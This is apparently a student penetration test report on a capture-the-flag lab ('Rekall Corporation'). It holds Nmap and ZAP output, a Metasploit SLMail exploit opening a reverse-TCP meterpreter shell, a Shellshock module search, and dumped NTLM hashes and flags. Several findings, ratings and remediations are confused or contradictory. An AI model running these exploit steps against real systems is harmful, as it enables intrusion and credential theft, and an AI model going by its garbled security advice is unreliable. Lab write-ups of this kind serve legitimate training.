



# Cybersecurity

## Penetration Test Report

### Rekall Corporation

### Penetration Test Report

**Student Note:** Complete all sections highlighted in yellow.

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	Swish Corp
Contact Name	Jonathan Dunn
Contact Title	Pen Tester

## Document History

Version	Date	Author(s)	Comments
001	07-02-2023	Jonathan Dunn	

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Hackers cannot access the root or administration user's system because sudo privileges aren't available, and staff aren't opening phishing emails.
- Exploitation details
- To prevent unauthorized access, tools such as Nmap and Metasploit are used

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Block ports 22 and 80, and 135
- It is possible for attackers to access user accounts and compromise sensitive information
- There are multiple vulnerabilities in Apache's web server
- The physical address of Rekall is available to the public

# Executive Summary

Found several vulnerabilities during penetration test, some of which could be easily exploited by malicious actors. One key finding from the test was that the company's firewall was vulnerable to being accessed simply from the internet. Additionally, a vulnerability in the company's email server could allow hackers to gain access to confidential information, and another vulnerability in the email server could allow attackers to spoof emails. Rekall Corp. recommends that their security be reviewed and their firewalls be updated as part of this process.

```

File Actions Edit View Help
root@kali: ~
[+] Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-19 20:17 EST
Nmap scan report for 192.168.14.35
Host is up (0.00006s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))
http-robots.txt: 6 disallowed entries
| / /admin/ /documents/ /images/ /souvenirs.php
|_flag:dkddudfdy23
|_http-cgi-bin:nicewpage.cgi
|_http-title: Nicewpage 4.0.3, nicepage.com
|_http-git: 192.168.14.35:80/.git/
|_ Git repository found!
Repository description: Unnamed repository; edit this file 'description' to name the ...
|_ Repository:
| https://github.com/fermayo/hello-world-lamp.git
|_http-server-header: Apache/2.4.7 ((Ubuntu))
3306/tcp  open  mysql  MySQL 5.5.47-0ubuntu0.14.04.1
myself@kali: ~
|_http-tls: 10
|_ Version: 5.5.47-0ubuntu0.14.04.1
|_ Thread ID: 1711
|_ Capabilities: supportsTransactions, foundRows, InteractiveClient, SupportsCompression, ConnectWithDatabase, LongPassword, IgnoreSignatures, supportsProtocolOld, supports41Auth, DBCPClient, supportsAddDatabaseTableColumn, ignoreSpaceBeforeParenthesis, Speaks41ProtocolNew, LongColumnFlag, supportsMultipleStatements, supportsAuthPlugins, supportsMultipleResults
|_Protocol: Autocommit
|_ Salt: <2>IMCg_CZI!,WRt
|_ Autocommit: Name=sql_nolock,Value=password
|_SSL-ERROR: Script execution failed (use -d to debug)
|_SSL-date: ERROR: Script execution failed (use -d to debug)
|_SSL-cert: ERROR: Script execution failed (use -d to debug)
|_TLS-alpn: ERROR: Script execution failed (use -d to debug)
|_TLS-nextproto: ERROR: Script execution failed (use -d to debug)
MAC: 00:0c:29:00:00:00 02:48:00:00:00:00:00:23 (Unknown)
Device type: general purpose
Running: Linux 4.X15.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.19 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.06 ms 192.168.14.35

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.69 seconds

```

(Nmap scan 192.168.14.35)

URL	X-Powered-By Header Value
http://192.168.14.35/about-Rekall.php	X-Powered-By: Flag 4 rckdg97dk6sh2
http://192.168.14.35/admin/	X-Powered-By: Flag 4 rckdg97dk6sh2
http://192.168.14.35/comments.php	X-Powered-By: Flag 4 rckdg97dk6sh2
http://192.168.14.35/disclaimer.php?page=disclaimer_2.txt	X-Powered-By: Flag 4 rckdg97dk6sh2
http://192.168.14.35/Login.php	X-Powered-By: Flag 4 rckdg97dk6sh2
http://192.168.14.35/Memory-Planner.php	X-Powered-By: Flag 4 rckdg97dk6sh2
http://192.168.14.35/Memory-Planner.php?payload=ZAP	X-Powered-By: Flag 4 rckdg97dk6sh2
http://192.168.14.35/souvenirs.php/	X-Powered-By: Flag 4 rckdg97dk6sh2
http://192.168.14.35/souvenirs.php/About-Rekall.html	X-Powered-By: Flag 4 rckdg97dk6sh2
http://192.168.14.35/souvenirs.php/About-Rekall.php	X-Powered-By: Flag 4 rckdg97dk6sh2
http://192.168.14.35/souvenirs.php/Home.html	X-Powered-By: Flag 4 rckdg97dk6sh2
http://192.168.14.35/souvenirs.php/Images/About-Rekall.html	X-Powered-By: Flag 4 rckdg97dk6sh2
http://192.168.14.35/souvenirs.php/Images/About-Rekall.php	X-Powered-By: Flag 4 rckdg97dk6sh2

**Leaked Server Info - OWASP Tool - About-Rekall.php**

Evidence: X-Powered-By: Flag 4 rckdg97dk6sh2  
CVSS: 10.0  
WASC ID: 12  
Source: Passive (10037 - Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s))  
Description:  
The web/application server is leaking information via one or more "X-Powered-By" HTTP response headers. Access to such information may facilitate attackers identifying other frameworks/components your web application is reliant upon and the vulnerabilities such components may be subject to.  
Other Info:  
Solution:  
Ensure that your web server, application server, load balancer, etc. is configured to suppress "X-Powered-By" headers.

The screenshot shows the Metasploit Framework interface running in a terminal window. The user is configuring an exploit for a Windows target. The configuration includes setting the RHOSTS to 172.22.117.20, LHOST to 172.22.117.20, and LPORT to 4444. The payload is set to windows/meterpreter/reverse\_tcp. The exploit is run, and a session is established with ID 0, which is identified as Windows NT/2000/XP/2003 (SLMail 5.5). The meterpreter prompt is shown, indicating a successful exploit.

```
msf6 exploit(windows/pop3/seattlelab_pass) > options
Module options (exploit/windows/pop3/seattlelab_pass):
  Name   Current Setting  Required  Description
  RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT          110        yes        The target port (TCP)

  Payload options (windows/meterpreter/reverse_tcp):
    Name   Current Setting  Required  Description
    EXITFUNC  thread      yes        Exit technique (Accepted: '', seh, thread, process, none)
    LHOST    172.22.153.166  yes        The listen address (an interface may be specified)
    LPORT    4444        yes        The listen port

  Exploit target:
    Id  Name
    --  --
    0   Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > exploit
[*] Started reverse TCP handler on 172.22.117.20:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.153.166:4444 -> 172.22.117.20:54507 ) at 2023-01-24 19:02:05 -0500

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>
meterpreter > 
```

## Metasploit

# Summary Vulnerability Overview

Vulnerability	Severity
The firewall helps enables access to the network through the internet.	High
The web server makes it possible for attackers to obtain private data.	Medium
A weakness in the email server that can allow spoofing of emails by an attacker.	Medium
FTP port 21 is open	High
Public Documents and Folder Storing Sensitive Data	High
The IP address is visible to Nmap scan	Critical
SQL Injection	Critical
Shellshock on Web Server (port 80)	Critical
Sensitive Data Exposure	Critical
Linux Privilege Escalation	Critical
User Credential Exposure	Critical
Open Source Exposed Data	High
Tomcat Remote Code Execution Vulnerability	High
Port SLMail Exploited Through Metasploit	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.0/24 192.168.13.14 192.168.13.11 172.22.117.20 192.168.13.13
Ports	22, 80, 135


Exploitation Risk	Total
Critical	14
High	5


Medium	3
Low	0

## Vulnerability Findings

Vulnerability 1	Findings
Title	SQL Database Provide Credentials
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Database startup provided free credentials
Images	 <p>The screenshot shows a terminal session on a Kali Linux system. The user runs 'ls' to see files in the directory, then 'docker-compose up' to start a network named 'vulnNet2'. The logs show the MySQL service starting, including the creation of a random admin password ('root'@'localhost'). The user is prompted to change this password as soon as possible.</p> <pre> File Actions Edit View Help [root@kali: ~/Documents/day_1] # ls docker-compose.yml [root@kali: ~/Documents/day_1] # docker-compose pull Pulling rekall-ctf ... done [root@kali: ~/Documents/day_1] # docker-compose up Creating network "vulnNet2" with the default driver Creating rekall-ctf ... done Attaching to rekall-ctf rekall-ctf    =&gt; An empty or uninitialized MySQL volume is detected in /var/lib/mysql rekall-ctf    =&gt; Installing MySQL ... rekall-ctf    =&gt; Done! rekall-ctf    =&gt; Waiting for confirmation of MySQL service startup rekall-ctf    =&gt; Creating MySQL admin user with random password rekall-ctf    =&gt; Done! rekall-ctf    rekall-ctf    You can now connect to this MySQL Server using: rekall-ctf        mysql -uadmin -pknwI88uzuWnX -h&lt;host&gt; -P&lt;port&gt; rekall-ctf    Please remember to change the above password as soon as possible! rekall-ctf    MySQL user 'root' has no password but only allows local connections rekall-ctf    /usr/lib/python2.7/dist-packages/supervisor/options.py:295: UserWarning: Supervisor is running as root and it is searching for its configuration file in default locations (including its current working directory); you probably want to specify a "-c" argument specifying an absolute path to a configuration file for improved security. rekall-ctf        'Supervisord is running as root and it is searching ' rekall-ctf        2023-01-20 00:09:04,374 CRIT Supervisor running as root (no user in config file) rekall-ctf        2023-01-20 00:09:04,374 WARN Included extra file "/etc/supervisor/conf.d/supervisord-mysqld.conf" during parsing rekall-ctf        2023-01-20 00:09:04,374 INFO Included extra file "/etc/supervisor/conf.d/supervisord-apache2.conf" during parsing rekall-ctf        2023-01-20 00:09:04,432 CRIT Supervisor running on https://supervisor:9001 without any HTTP authentication checking rekall-ctf        2023-01-20 00:09:04,432 INFO supervisor started with pid 1 rekall-ctf        2023-01-20 00:09:05,435 INFO spawned: 'mysqld' with pid 434 rekall-ctf        2023-01-20 00:09:05,437 INFO spawned: 'apache2' with pid 434 rekall-ctf        2023-01-20 00:09:06,785 INFO success: mysqld entered RUNNING state, process has stayed up for &gt; than 1 seconds (startsecs) rekall-ctf        2023-01-20 00:09:06,785 INFO success: apache2 entered RUNNING state, process has stayed up for &gt; than 1 seconds (startsecs) </pre>
Affected Hosts	192.168.14.35
Remediation	Update passwords and turn on encryption


Vulnerability 2	Findings
Title	OWASP ZAP
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Passive Active Scanning
Images	
Affected Hosts	192.168.14.35
Remediation	Develop a secure coding practises strategy.

Vulnerability 3	Findings
Title	Foxyproxy
Type (Web app / Linux OS / Windows OS)	Linux os
Risk Rating	Medium
Description	Bypassing Internet Censorship
Images	
Affected Hosts	127.0.0.1
Remediation	Check the proxy servers. Take care with sensitive information.

Vulnerability 4	Findings
Title	Shellshock
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Use sudoers and apache to grant root privileges
Images	 <pre> msf6 &gt; search shellshock Matching Modules ===== #  Name                               Disclosure Date   Rank    Check  Description 0  exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01   excellent  Yes  Advantech Switch Bash Environment Variable Code Injection (<b>Shellshock</b>) 1  exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24   excellent  Yes  Apache mod_cgi Bash Environment Variable Code Injection (<b>Shellshock</b>) 2  auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24   normal    Yes  Apache mod_cgi Bash Environment Variable Code Injection (<b>Shellshock</b>) Scanner 3  exploit/unix/http/bash_exec 2014-09-24   excellent  Yes  Apache Filter-Bash Environment Variable Code Injection (<b>Shellshock</b>) 4  auxiliary/server/dhcclient_bash_env 2014-09-24   normal    No   DHCP Client Bash Environment Variable Code Injection (<b>Shellshock</b>) 5  exploit/unix/dhcp/bash_environment 2014-09-24   excellent  No   Dhclient Bash Environment Variable Injection (<b>Shellshock</b>) 6  exploit/unix/direct_bash_exec 2014-09-24   excellent  Yes  Direct Bash Environment Variable Injection (<b>Shellshock</b>) 7  exploit/unix/misc/legpwnet_exec 2015-04-27   excellent  Yes  Ippfire Direct Variable Injection (<b>Shellshock</b>) 8  exploit/osx/local/vmware_bash_function_root 2014-09-24   normal    Yes  OS X Perl Bot Remote Code Execution (<b>Shellshock</b>) 9  exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24   excellent  Yes  Pure-FTPD External Authentication Bash Environment Variable Code Injection (<b>Shellshock</b>) 10 exploit/unix/smtp/gmail_bash_env_exec 2014-09-24   normal    No   Gmail SMTP Bash Environment Variable Injection (<b>Shellshock</b>) 11 exploit/multi/risc/xdh_x_exec 2015-12-04   excellent  Yes  Xdh / LinuxNet Perlbot / Foothold Remote Code Execution </pre>
Affected Hosts	192.168.13.14
Remediation	impose restrictions on all sudo accounts

Vulnerability 5	Findings
Title	Meterpreter
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Payload Exploitation
Images	<pre>meterpreter &gt; dcsync_ntlm Administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [*] Account : Administrator [*] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582 [*] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [*] SID : S-1-5-21-3484858390-3689884876-116297675-500 [*] RID : 500  meterpreter &gt; ls Listing: C:\  Mode          Size  Type  Last modified      Name --  ----- 040777/rwxrwxrwx  0    dir   2022-02-15 13:14:22 -0500  \$Recycle.Bin 040777/rwxrwxrwx  0    dir   2022-02-15 13:01:09 -0500  Documents and Settings 040777/rwxrwxrwx  0    dir   2018-09-15 03:19:00 -0400  PerfLogs 040555/r-xr-xr-x  4096   dir  2022-02-15 13:14:06 -0500  Program Files 040777/rwxrwxrwx  4096   dir  2022-02-15 13:14:08 -0500  Program Files (x86) 040777/rwxrwxrwx  4096   dir  2022-02-15 16:27:48 -0500  ProgramData 040777/rwxrwxrwx  0    dir   2022-02-15 13:01:13 -0500  Recovery 040777/rwxrwxrwx  4096   dir  2022-02-15 16:14:31 -0500  System Volume Information 040555/r-xr-xr-x  4096   dir  2022-02-15 13:13:58 -0500  Users 040777/rwxrwxrwx  16384   dir  2022-02-15 16:19:43 -0500  Windows 100666/rw-rw-rw-  32    fil   2022-02-15 17:04:29 -0500  flag9.txt 000000/-----  0    fif   1969-12-31 19:00:00 -0500  pagefile.sys  meterpreter &gt; type flag9.txt [-] Unknown command: type meterpreter &gt; shell Process 4068 created. Channel 2 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.  C:\&gt;type flag9.txt type flag9.txt f7356e02f44c4fe7bf5374ff9bcfb872 C:\&gt;</pre>
Affected Hosts	192.168.13.12
Remediation	Use Updates

Vulnerability 6	Findings
Title	Certificate Search
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Rekall Search on crt.sh
Images	<p>The screenshot shows the crt.sh Certificate Search interface. At the top, it displays the ID 6095738637 and a summary of the certificate. Below this, there are sections for 'Log entries for this certificate', 'Revocation', and 'Certificate Fingerprints'. The 'Revocation' section shows that the certificate was issued by The OA and is not revoked (Expired). The 'Certificate Fingerprints' section shows the SHA-256 fingerprint of the certificate.</p>
Affected Hosts	34.102.136.180
Remediation	Accessible information on the crt.sh website, thus preventing information from being exposed to the site would be necessary to address the issue.

Vulnerability 7	Findings
Title	Nmap Scan Results
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Nmap scan 192.168.14.35
Images	
Affected Hosts	192.168.14.35
Remediation	For unauthorized users, IP blocking

We also discovered the following additional vulnerabilities in addition to the ones mentioned above;

- Leaked server information

The screenshot shows the OWASP ZAP interface. In the top right, the status bar says "08:46 PM". The main window has tabs for "Header", "Body", and "Response". The "Response" tab is selected, displaying the following HTTP header:

```

HTTP/1.1 200 OK
Date: Fri, 29 Jan 2023 01:09:21 GMT
Server: Apache/2.4.4 (Ubuntu)
X-Powered-By: PHP/8.0.12-0ubuntu1~22.04.1
Set-Cookie: PHPSESSID=486aks7q2e34apebru4vle3; path=/
Expires: Thu, 19 Nov 1981 08:52:03 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 7873
Content-Type: text/html

```

Below the header, the body of the response is shown as XML:

```

<!DOCTYPE html>
<html style="font-size: 16px;">
<head>
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta charset="utf-8">
<meta name="keywords" content="">
<meta name="description" content="">
<meta name="page-type" content="np-template-header-footer-from-plugin">
<title>About Rekall</title>

```

In the bottom left, there's a list of "Server Leaks Information via \"X-Powered-By\" HTTP Response Header Field(s) (70)". One entry is expanded:

